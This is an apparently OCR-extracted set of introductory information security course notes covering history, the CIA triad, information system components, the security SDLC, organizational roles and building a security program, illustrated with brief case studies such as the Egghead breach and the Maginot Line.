- Necessary tools: policy, awareness, training, education, technology
- C.I.A. triangle was standard based on confidentiality, integrity, and availability
- C.I.A. triangle now expanded into list of critical characteristics of information

Date	Document
1968	Maurice Wilkes discusses password security in *Time-Sharing Computer Systems.*
1970	Willis H. Ware authors the report *Security Controls for Computer Systems: Report of Defense Science Board Task Force on Computer Security-RAND Report R-609,* which was not declassified until 1979. It became known as the seminal work identifying the need for computer security.
1973	Schell, Downey, and Popek examine the need for additional security in military systems in *Preliminary Notes on the Design of Secure Military Computer Systems.*
1975	The Federal Information Processing Standards (FIPS) examines DES (Digital Encryption Standard) in the *Federal Register.*
1978	Bisbey and Hollingworth publish their study "Protection Analysis: Final Report," which discussed the Protection Analysis project created by ARPA to better understand the vulnerabilities of operating system security and examine the possibility of automated vulnerability detection techniques in existing system software.[7]
1979	Morris and Thompson author "Password Security: A Case History," published in the *Communications of the Association for Computing Machinery* (ACM). The paper examined the design history of a password security scheme on a remotely accessed, time-sharing system.
1979	Dennis Ritchie publishes "On the Security of UNIX" and "Protection of Data File Contents," which discussed secure user IDs, secure group IDs, and the problems inherent in the systems.
1982	The U.S. Department of Defense Computer Security Evaluation Center publishes the first version of the Trusted Computer Security (TCSEC) documents, which came to be known as the Rainbow Series.
1984	Grampp and Morris write "The UNIX System: UNIX Operating System Security." In this report, the authors examined four "important handles to computer security": physical control of premises and computer facilities, management commitment to security objectives, education of employees, and administrative procedures aimed at increased security.[8]
1984	Reeds and Weinberger publish "File Security and the UNIX System Crypt Command." Their premise was: "No technique can be secure against wiretapping or its equivalent on the computer. Therefore no technique can be secure against the system administrator or other privileged users...the naive user has no chance."[9]
1992	Researchers for the Internet Engineering Task Force, working at the Naval Research Laboratory, develop the Simple Internet Protocol Plus (SIPP) Security protocols, creating what is now known as IPSEC security.

Table 1-1 Key Dates in Information Security




FIGURE 1-3 Components of Information Security

2.3.2 Critical Characteristic of Information

- The value of information comes from the characteristics it possesses:
  - Timeliness
    - No value if it is too late
  - Availability
    - No interference or obstruction
    - Required format
  - Accuracy
    - Free from mistakes
  - Authenticity
    - Quality or state of being genuine, i.e., sender of an email
  - Confidentiality
    - Disclosure or exposure to unauthorized individuals or system is prevented
  - Integrity
    - Whole, completed, uncorrupted
    - Cornerstone
    - Size of the file, hash values, error-correcting codes, retransmission
  - Utility
    - Having value for some purpose
  - Possession
    - Ownership
    - Breach of confidentiality results in the breach of possession, not the reverse

2.4 CNSS Security Model

2.4.1 Components of an Information System

- Information System (IS) is entire set of software, hardware, data, people, procedures, and networks necessary to use information as a resource in the organization
  - Software
    - Perhaps most difficult to secure
    - Easy target
    - Exploitation substantial portion of attacks on information
  - Hardware
    - Physical security policies
    - Securing physical location important
    - Laptops
    - Flash memory
  - Data
    - Often most valuable asset
    - Main target of intentional attacks
  - People
    - Weakest link
    - Social engineering
    - Must be well trained and informed
  - Procedures
    - Threat to integrity of data
  - Networks
    - Locks and keys won't work

2.4.2 Securing Components

- Computer can be subject of an attack and/or the object of an attack
  - When the subject of an attack, computer is used as an active tool to conduct attack
  - When the object of an attack, computer is the entity being attacked
- 2 types of attack
  - Direct
    - Hacker uses their computer to break into a system
  - Indirect
    - System is compromised and used to attack other systems

2.5 Balancing Information Security and Access

- Impossible to obtain perfect security—it is a process, not an absolute
- Security should be considered balance between protection and availability
- To achieve balance, level of security must allow reasonable access, yet protect against threats

2.6 Approaches to information Security Information

- Grassroots effort: systems administrators attempt to improve security of their systems
- Key advantage: technical expertise of individual administrators
- Seldom works, as it lacks a number of critical features:
  - Participant support
  - Organizational staying power

Top-down Approach

- Initiated by upper management
    - Issue policy, procedures and processes
    - Dictate goals and expected outcomes of project
    - Determine accountability for each required action
- The most successful also involve formal development strategy referred to as systems development life cycle

2.7 Security in Systems Development Life Cycle

- Systems development life cycle (SDLC) is methodology and design for implementation of information security within an organization
- Methodology is formal approach to problem-solving based on structured sequence of procedures
- Using a methodology
    - ensures a rigorous process
    - avoids missing steps
- Goal is creating a comprehensive security posture/program

Security SDLC

- Traditional SDLC consists of six general phases
    - The same phases used in traditional SDLC may be adapted to support specialized implementation of an IS project
    - Identification of specific threats and creating controls to counter them
    - SecSDLC is a coherent program rather than a series of random, seemingly unconnected actions




FIGURE 1-9 SDLC Waterfall Methodology

- Investigation
    - Identifies process, outcomes, goals, and constraints of the project
    - Begins with enterprise information security policy
- Analysis
    - Existing security policies, legal issues,
    - Perform risk analysis

- Logical Design
  - Creates and develops blueprints for information security
  - Incident response actions: Continuity planning, Incident response, Disaster recovery
  - Feasibility analysis to determine whether project should continue or be outsourced
- Physical Design
  - Needed security technology is evaluated, alternatives generated, and final design selected
- Implementation
  - Security solutions are acquired, tested, implemented, and tested again
  - Personnel issues evaluated; specific training and education programs conducted
  - Entire tested package is presented to management for final approval
- Maintenance and Change
  - Most important
  - Constant changing threats
  - Constant monitoring, testing updating and implementing change

2.8 Security Professionals and Organization

- Wide range of professionals required to support a diverse information security program
- Senior management is key component; also, additional administrative support and technical expertise required to implement details of IS program

2.8.1 Senior Management

- Chief Information Officer (CIO)
  - Senior technology officer
  - Primarily responsible for advising senior executives on strategic planning
- Chief Information Security Officer (CISO)
  - Primarily responsible for assessment, management, and implementation of IS in the organization
  - Usually reports directly to the CIO

2.8.2 Information Security Project Team

- A number of individuals who are experienced in one or more facets of technical and non-technical areas:
  - Champion: Senior executive who promotes the project
  - Team leader: project manager, departmental level manager
  - Security policy developers
  - Risk assessment specialists
  - Security professionals
  - Systems administrators
  - End users

2.8.3 Data Ownership

- Data Owner: responsible for the security and use of a particular set of information

- Data Custodian: responsible for storage, maintenance, and protection of information
- Data Users: end users who work with information to perform their daily jobs supporting the mission of the organization

2.9 Communities Interest

- Group of individuals united by similar interest/values in an organization
- Information Security Management and Professionals
- Information Technology Management and Professionals
- Organizational Management and Professionals

Question for Discussion:

1. What type of security was dominant in the early years of computing?
2. What are the three components of the C.I.A. triad? What are they used for?
3. Identify the six components of an information system. Which are most directly affected by the study of computer security? Which are most commonly associated with its study?

III. Information Security Overview

Learning Objectives:

- Learn and understand why information is important
- Understand the historical context of information protection
- Learn and understand methodologies that are used to maximize the effectiveness of security implementations
- How to define and describe the value of the security investment

3.1 The importance of Information Protection

- Information is an important asset.
- The more information you have at your command, the better you can adapt to the world around you.
- In business, information is often one of the most important assets a company possesses.
- Information differentiates companies and provides leverage that helps one company become more successful than another.
- Organizations classify information in different ways in order to differently manage aspects of its handling, such as labeling (whether headers, footers, and watermarks specify how it should be handled), distribution (who gets to see it), duplication (how copies are made and handled), release (how it is provided to outsiders), storage (where it is kept), encryption (if required), disposal (whether it is shredded or strongly wiped), and methods of transmission (such as e-mail, fax, print, and mail).

- The specifics are spelled out in an organization's information classification and handling policy, which represents a very important component of an organization's overall security policy.

Egg on Their Faces: A Case Study

Egghead Software was a well-known software retailer who discovered in 2000 that Internet attackers might have stolen as many as 3.7 million credit card numbers from its web site, housed offsite at an e-commerce service provider that lacked good security.

This information quickly made the news, and as a result, Egghead's corporate identity was more than just tarnished—it was destroyed. Customers fled in droves. The media coverage ruined the company's reputation. Egghead's stock price dropped dramatically, along with its sales. Cost-cutting measures, including layoffs, followed. The chain reaction finally concluded with Egghead's bankruptcy and subsequent acquisition by Amazon.com.

Were the consequences of inattention to security too extreme? You be the judge. But could those consequences have been avoided with good security practices? Absolutely.

3.2 The Evolution of Information Security

- In the early days of networking, individual computers were connected together only in academic and government environments.
- Thus, at that time, the networking technologies that were developed were specific to academic and government environments.
- Originally, the academic security model was "wide open" and the government security model was "closed and locked."
- There wasn't much in between.
- The government was mainly concerned with blocking access to computers, restricting internal access to confidential data, and preventing interception of data (for example, by shielding equipment to prevent electromagnetic radiation from being intercepted).




Figure 1-1 Original government perimeter blockade model

- In the academic world, the goal was to share information openly, so security controls were limited to accounting functions in order to charge money for the use of computer time.
- Note that these two models are diametrically opposite—the government model blocks everything, while the academic model allows everything.
- There is plenty of room in between these two extremes.
- In the field of computer security, the practices established by the academic and government institutions persisted until the early 1990s, and some of those practices are still around today.
- Those practices that have endured continue to have their place in a comprehensive security strategy, but they are no longer sufficient to meet the needs of the modern computer network.




Figure 1-2 Original academic open-access model

- When businesses started to widely embrace the Internet as a sales channel and business tool in the early-to-mid 1990s, a new security model was required.
- A closed-door approach doesn't work when you need to allow thousands or millions of people to have access to the services on your network.
- Likewise, an open-door approach doesn't work when you need to protect the privacy of each individual who interacts with the services on your network.
- E-commerce and business required a more blended approach of providing limited access to data in a controlled fashion, which is a more sophisticated and complex approach than that used by the earlier security models.

Dangers of the Academic Open-Access Model: A Case Study

InterNex was an Internet service provider (ISP) headquartered in Palo Alto, California. The only security control it employed was basic username and password authentication. It had designed its network intentionally to allow unrestricted access. This was a philosophical decision. The ideology of InterNex was that the Internet should be open to everyone.

Unfortunately for InterNex, the open-access philosophy had consequences. Many of its systems were compromised by attackers who were able to guess the passwords of various user accounts. One of the most famous attackers in history, Kevin Mitnick, used InterNex's compromised systems to disguise his identity while attacking other networks, including during the 1994 *IP spoofing attack* against computers in San Diego. Mitnick was eventually captured and served five years in jail.

- As the use of information technologies evolved, the original all-or-nothing approaches to security no longer met the needs of information consumers.
- So, the practice of network security evolved.
- The concepts of intranets and extranets were developed to accommodate internal and external customers, respectively, with secured boundaries that resembled miniature versions of the firewall perimeter.
- Virtual private networks (VPNs) were developed to provide a secure channel (or tunnel) from one network to another.
- These approaches continued through the end of the 1990s to the early part of the 2000s, after which the first edition of this book was published in late 2003
- Throughout the first decade of the 21st century, the Internet continued to become an increasingly critical business platform, and the network became more of a key business component.
- As more companies started doing business on the Internet, concepts such as *Software-as-a-Service (SaaS)* were developed to provide business services over the Internet.
- And the threats found on the Internet evolved as well.
- Basic *viruses* and *worms* along with the simple *exploits* and *man-in-the-middle* attacks found in the decade of the 1990s became more sophisticated, effective, and ubiquitous.
- SaaS offerings have become just as prevalent as in-house services—in fact, they are increasingly more prevalent.
- Companies are choosing to leverage existing service offerings on the Internet rather than build their own.
- *Social networking* is becoming a powerful marketing force.
- And *cloud computing* is moving the boundaries of the network even further away from the data center.
- This global interconnectedness requires a different perspective on security—we can no longer build virtual walls around our networks. Instead, security must be pervasive, built into every aspect of information processing.
- And the security threats to all these information resources have evolved at a rate equal to or greater than the technologies themselves.

- Modern security products are now designed to balance the needs of business on the Internet while protecting against today's sophisticated threats.
- Modern information security practices have evolved into a blended approach to managing access to information.
- Technology and information are blended into everyday life, and they can no longer be kept in a locked box or left unprotected.




Figure 1-3 Modern information is shared among many consumers, via many channels.

3.3 Justifying Security Investment

3.3.1 Business Agility

- Knowledge is power—in business, the more you know, the better you can adapt.
- Strong security provides insight into what is happening on the network and, consequently, in the enterprise.
- Weak security leaves many companies blind to the daily flow of information to and from their infrastructure.
- If a company's competitors have better control of their information, they have an advantage.
- The protection of a company's information facilitates new business opportunities, and business processes require fewer resources when managed efficiently and securely.
- Contemporary security technologies and practices make life easier, not harder.
- Security allows information to be used more effectively in advancing the goals of organization because that organization can safely allow more outside groups of people to utilize the information when it is secure.
- Automation of business processes, made *trustworthy* by appropriate security techniques, allows companies to focus on their core business.

- Interconnecting productivity tools opens up new levels of operational effectiveness, and a responsible security program enables that effectiveness without exposure to undue risk.

3.3.2 Cost Reduction

- Modern security practices do reduce some costs, such as those resulting from loss of data or equipment.
- Data loss due to mishandling, misuse, or mistakes can be expensive.
- A rampant virus outbreak, a web site outage, or a denial of service (DoS) attack can result in service outages during which customers cannot make purchases and the company cannot transact business.
- Perhaps even worse, the service outage may attract unwelcome press coverage.
- The consequences of a security compromise can be significant.
- A publicized security incident can severely damage the credibility of a company, and thus its ability to acquire and retain customers.
- An increasing number of attacks are categorized as *advanced persistent threats (APTs)*.
- These attacks are designed to deploy malware into a network and remain undetected until triggered for some malicious purpose.
- Often, the goal of the attacks is theft of financial information or intellectual property.
- Loss of service or leakage of sensitive data can result in fines, increased fees, and an overall decrease in corporate reputation and stock price.
- Strong security reduces loss of information and increases service availability and confidentiality.

3.3.3 Portability

- Portability means that software and data can be used on multiple platforms or can be transferred/transmitted within an organization, to a customer, or to a business partner.
- The “consumerization” of information has placed demands on companies to be able to provide meaningful and accurate information at a moment’s notice.
- Portability also enables business and creates value.

3.4 Security Methodology

- Security is a paradigm, a philosophy, and a way of thinking.
- Defensive failures occur when blind spots exist.
- A defender who overlooks a *vulnerability* risks the exploitation of that vulnerability.

- The best approach to security is to consider every asset in the context of its associated *risk* and its value, and also to consider the relationships among all assets and risks.
- The field of *security* is concerned with protecting assets in general.
- *Information security* is concerned with protecting information in all its forms, whether written, spoken, electronic, graphical, or using other methods of communication.
- *Network security* is concerned with protecting data, hardware, and software on a computer network.
- The field of information security evolves constantly, but the foundations of good security practice have not changed throughout history.
- If you are to succeed in protecting your assets, you should consider the lessons learned from successful security strategies, as well as those learned from poor ones.
- The basic principles apply equally well to any situation or environment, regardless of whether you apply them to defend computers, networks, people, houses, or any other assets.
- The basic assumptions of security are as follows:
    - We want to protect our assets.
    - There are threats to our assets.
    - We want to mitigate those threats.
- Three aspects of security can be applied to any situation—defense, detection, and deterrence.
    - *Defense* is often the first part of security that comes to mind, and usually it is the easiest aspect for people to understand. The desire to protect ourselves is instinctive, and defense usually precedes any other protective efforts. Defensive measures reduce the likelihood of a successful compromise of valuable assets, thereby lowering risk and potentially saving the expense of incidents that otherwise might not be avoided. Conversely, the lack of defensive measures leaves valuable assets exposed, inviting higher costs due to damage and loss.
    - Defensive controls on the network can include access control devices such as *stateful firewalls* Another aspect of security is *detection*. In order to react to a security incident, you first need to know about it. Examples of detective controls include video surveillance cameras in local stores (or even on your house), motion sensors, and house or car alarm systems that alert passers-by of an attempted violation of a security perimeter. Detective controls on the network include audit trails and log files, system and network intrusion detection and prevention systems, and security information and event management (SIEM) alerts, reports, and dashboards. A security operations center (SOC) can be used to monitor these controls. Without adequate detection, a security breach may go unnoticed for hours, days, or even forever.
    - *Deterrence* is another aspect of security. It is considered to be an effective method of reducing the frequency of security

compromises, and thereby the total loss due to security incidents. Many companies implement deterrent controls for their own employees, using threats of discipline and termination for violations of policy. These deterrent controls include communication programs to employees about acceptable usage and security policies, monitoring of web browsing behavior, training programs to acquaint employees with acceptable usage of company computer systems, and employee signatures on agreements indicating that they understand and will comply with security policies. With the use of deterrent controls such as these, attackers may decide not to cause damage.




Figure 1-4 The three *D*s of security

The Limitations of a Barrier: Case Study

The Maginot Line, a wall built by the French in the 1930s to defend France from invasion by Germany, is one of the most famous defensive failures in history. A strict border defense, it was designed to deny all access from the other side. But the ends of the wall were never finished, lack of maintenance caused it to lose its effectiveness, and changes in warfare technology made blocking human attackers on foot obsolete. The Maginot Line serves as a useful analogy to modern firewalls. Ignoring threats that go around firewalls and failing to properly maintain the firewall platform and configuration can reduce and weaken the firewall's defensive effectiveness.

The Illusion of Security: A Case Study

Many drivers of Toyota vehicles in the 1980s were unaware that the door keys for those vehicles had only a small number of variations. They naturally assumed that so many different keys existed, the chance of opening the door of the wrong car was practically impossible. They were wrong. Toyota had so few key variations that thieves were able to carry a full set to steal the cars.

One person who encountered this phenomenon was Betty Vaughn, a retired school teacher in Louisville, Kentucky. Betty returned from a shopping trip to the local mall to find her Toyota's passenger-side mirror broken off and the garage door opener missing. When her husband Edgar arrived home, he noticed the front license plate was also missing. They assumed their car had been vandalized. But wait! The tires were the wrong brand! What kind of vandal would switch their tires? It was then that they checked the glove compartment and discovered from the registration that it wasn't their car. The Vaughns' blue 1992 Toyota Camry had been parked two cars away from Charles Lester's 1993 model. The keys to both vehicles were the same.

This case study appeared in the first edition of this book. Imagine the author's surprise when, several years later, he personally experienced this same phenomenon when he grabbed the key to his 1967 Mustang by mistake and used it to start his 1990 Mustang without any trouble. Evidently, Ford hadn't changed their key pattern in 25 years.

This case study shows how the assumptions people make about security are often wrong, and that relying on a single security factor can be insufficient. People think that keys make their cars secure, and that's not always true, because not all manufacturers have done a good job of implementing key-based security.

3.5 How to Build a Security Program

- There are many components that go into the building of a security program:
  - **Authority.** The security program must include the right level of responsibility and authorization to be effective.
  - **Framework.** A security framework provides a defensible approach to building the program.
  - **Assessment.** Assessing what needs to be protected, why, and how leads to a strategy for improving the security posture.
  - **Planning.** Planning produces priorities and timelines for security initiatives.
  - **Action.** The actions of the security team produce the desired results based on the plans.
  - **Maintenance.** The end stage of the parts of the security program that have reached maturity is to maintain them.




Figure 1-5 Security program components

3.5.1 Authority

- A security program *charter* defines the purpose, scope, and responsibilities of the security organization and gives formal authority for the program.

- Usually, the security organization is responsible for information protection, risk management, monitoring, and response.
- A resourcing plan is an ongoing strategy for providing the headcount needed to operate the security function.
- Insourcing, outsourcing, offshoring, and the like are factored into a resourcing plan, which describes how employees, contractors, consultants, service providers, and temporary workers will be leveraged to fuel the progress of security implementations, operations, and improvement.

3.5.2 Framework

- The *security policy* provides a framework for the security effort.
- The policy describes the intent of executive management with respect to what must be done to comply with the business requirements.
- The policy drives all aspects of technical implementations, as well as policies and procedures. Ideally, a security policy should be documented and published before any implementations begin.
- The security policy represents business decisions about what to do based on certain assumptions. If the assumptions are not documented, they may be unclear or conflict with other activities.
- Documenting these assumptions in a clear, easy-to-read, accessible policy helps communicate expectations to everyone involved.
- *Standards* are the appropriate place for product-specific configurations to be detailed.
- Standards are documented to provide continuity and consistency in the implementation and management of network resources.
- Standards change with each version of software and hardware, as features are added and functionality changes, and they are different for each manufacturer.
- Because standards do change, they require periodic revision to reflect changes in the software and hardware to which they apply.
- *Guidelines* for the use of software, computer systems, and networks should be clearly documented for the sake of the people who use these technologies.
- Guidelines are driven to some extent by the technology, with details of how to apply the tools.
- They are also driven by the security policy, as they describe how to comply with the security policy.

3.5.3 Assessment

- A *risk analysis* provides a perspective on current risks to the organization’s assets.

- This analysis is used to prioritize work efforts and budget allocation, so that the greater risks can receive a greater share of attention and resources.
- A risk analysis results in a well-defined set of risks that the organization is concerned about.
- These risks can be mitigated, transferred, or accepted.
- A *gap analysis* compares the desired state of the security program with the actual current state and identifies the differences.
- Those differences, or gaps, form a collection of objectives to be acted on over the course of a remediation effort to improve the organization's security posture to bring it in line with one or more standards, requirements, or strategies.
- *Remediation planning* takes into account the risks, gaps, and other objectives of the security program, and puts them together into a prioritized set of steps to move the security program from where it is today to where it needs to be at a future point.

3.5.4 Planning

- A *roadmap* is a plan of action for how to implement the security remediation plans.
- It describes when, where, and what is planned.
- The roadmap is useful for managers who need the information to plan activities and to target specific implementation dates and the order of actions. It is also useful for implementers who will be responsible for putting everything together.
- The roadmap is a relatively high-level document that contains information about major activities and milestones coming up in the next defined period of time (often some combination of quarters, one year, three years, five years, or a "rolling" period of time that advances periodically).
- The *security architecture* documents how security technologies are implemented, at a relatively high level.
- It is driven by the security policy and identifies what goes where. It does not include product specifications or specific configuration details, but it identifies how everything fits together.
- A good tool for architecture documents is a block diagram—a diagram that shows the various components of a security architecture at a relatively high level so the reader can see how the components work together.
- A block diagram does not show individual network devices, machines, and peripherals, but it does show the primary building blocks of the architecture.
- Block diagrams describe how various components interact, but they don't necessarily specify who made those components, where to buy them, what commands to type in, and so on.

- The *project plans* detail the activities of the individual contributors to the various security implementations.
- A good project plan opens with an analysis phase, which brings together all of the affected parties to discuss and review the requirements, scope, and policy.
- This is followed by a design phase, in which the architecture is developed in detail and the implementation is tested in a lab environment.
- After the design has been made robust, an initial test is performed to expose bugs and problems.
- The implementation phase is next, with the implementation broken into small collections of tasks whenever possible. Testing follows implementation, after which the design is revised to accommodate changes discovered during testing.
- Upon completion, the implementation team should meet to discuss the hits and misses of the overall project in order to prepare for the next phase.

3.5.5 Action

- *Procedures* describe how processes are performed by people on an ongoing basis to produce the desired outcomes of the security program in a repeatable, reliable fashion.
- Maintenance and support are part of maintaining the ongoing operations of the security program and its associated technologies, as part of a normal lifecycle of planning, updating, reviewing, and improving.
- The actions that should be taken when a security event occurs are defined in the *incident response plan*.
- Advance planning for what to do when security incidents occur helps shorten the response time and provides repeatable, reliable, and effective actions to limit the scope and damage of an incident.

3.5.6 Maintenance

- Policy enforcement is necessary to ensure that the intentions of management are carried out by the various people responsible for the behavior and actions defined in the security policies.
- Often, this enforcement is a shared effort between security management, company management, and Human Resources.
- *Security awareness programs* are used to educate employees, business partners, and other stakeholders about what behaviors are expected of them, what actions they should take under various circumstances to comply with security policies, and what consequences may ensue if they don’t follow the rules.
- As an educational tool, an awareness program can also be a great resource for helping people understand why they

should want to follow the rules, and how security benefits them.
    - Motivation can be an effective approach.

3.6 The Impossible Job

- A universal truth of security, regardless of the application, is that the job of the attacker is always easier than the job of the defender.
- The attacker needs only to find one weakness, while the defender must try to cover all possible vulnerabilities.
- The attacker has no rules—the attacker can follow unusual paths, abuse the trust of the system, or resort to destructive practices.
- The defender must try to keep their assets intact, minimize damage, and keep costs down.
- The defender has an impossible job if the goal is to have 100 percent protection against all conceivable attacks.
- That is why the primary goal of security cannot be to eliminate all threats.
- Management may need to be educated about this concept, because they may not realize that this is a tenet of the security profession.
- Every defender performs a risk assessment by choosing which threats to defend against, which to insure against, and which to ignore.
- *Mitigation* is the process of defense, *transference* is the process of insurance, and *acceptance* is deciding that the risk does not require any action.

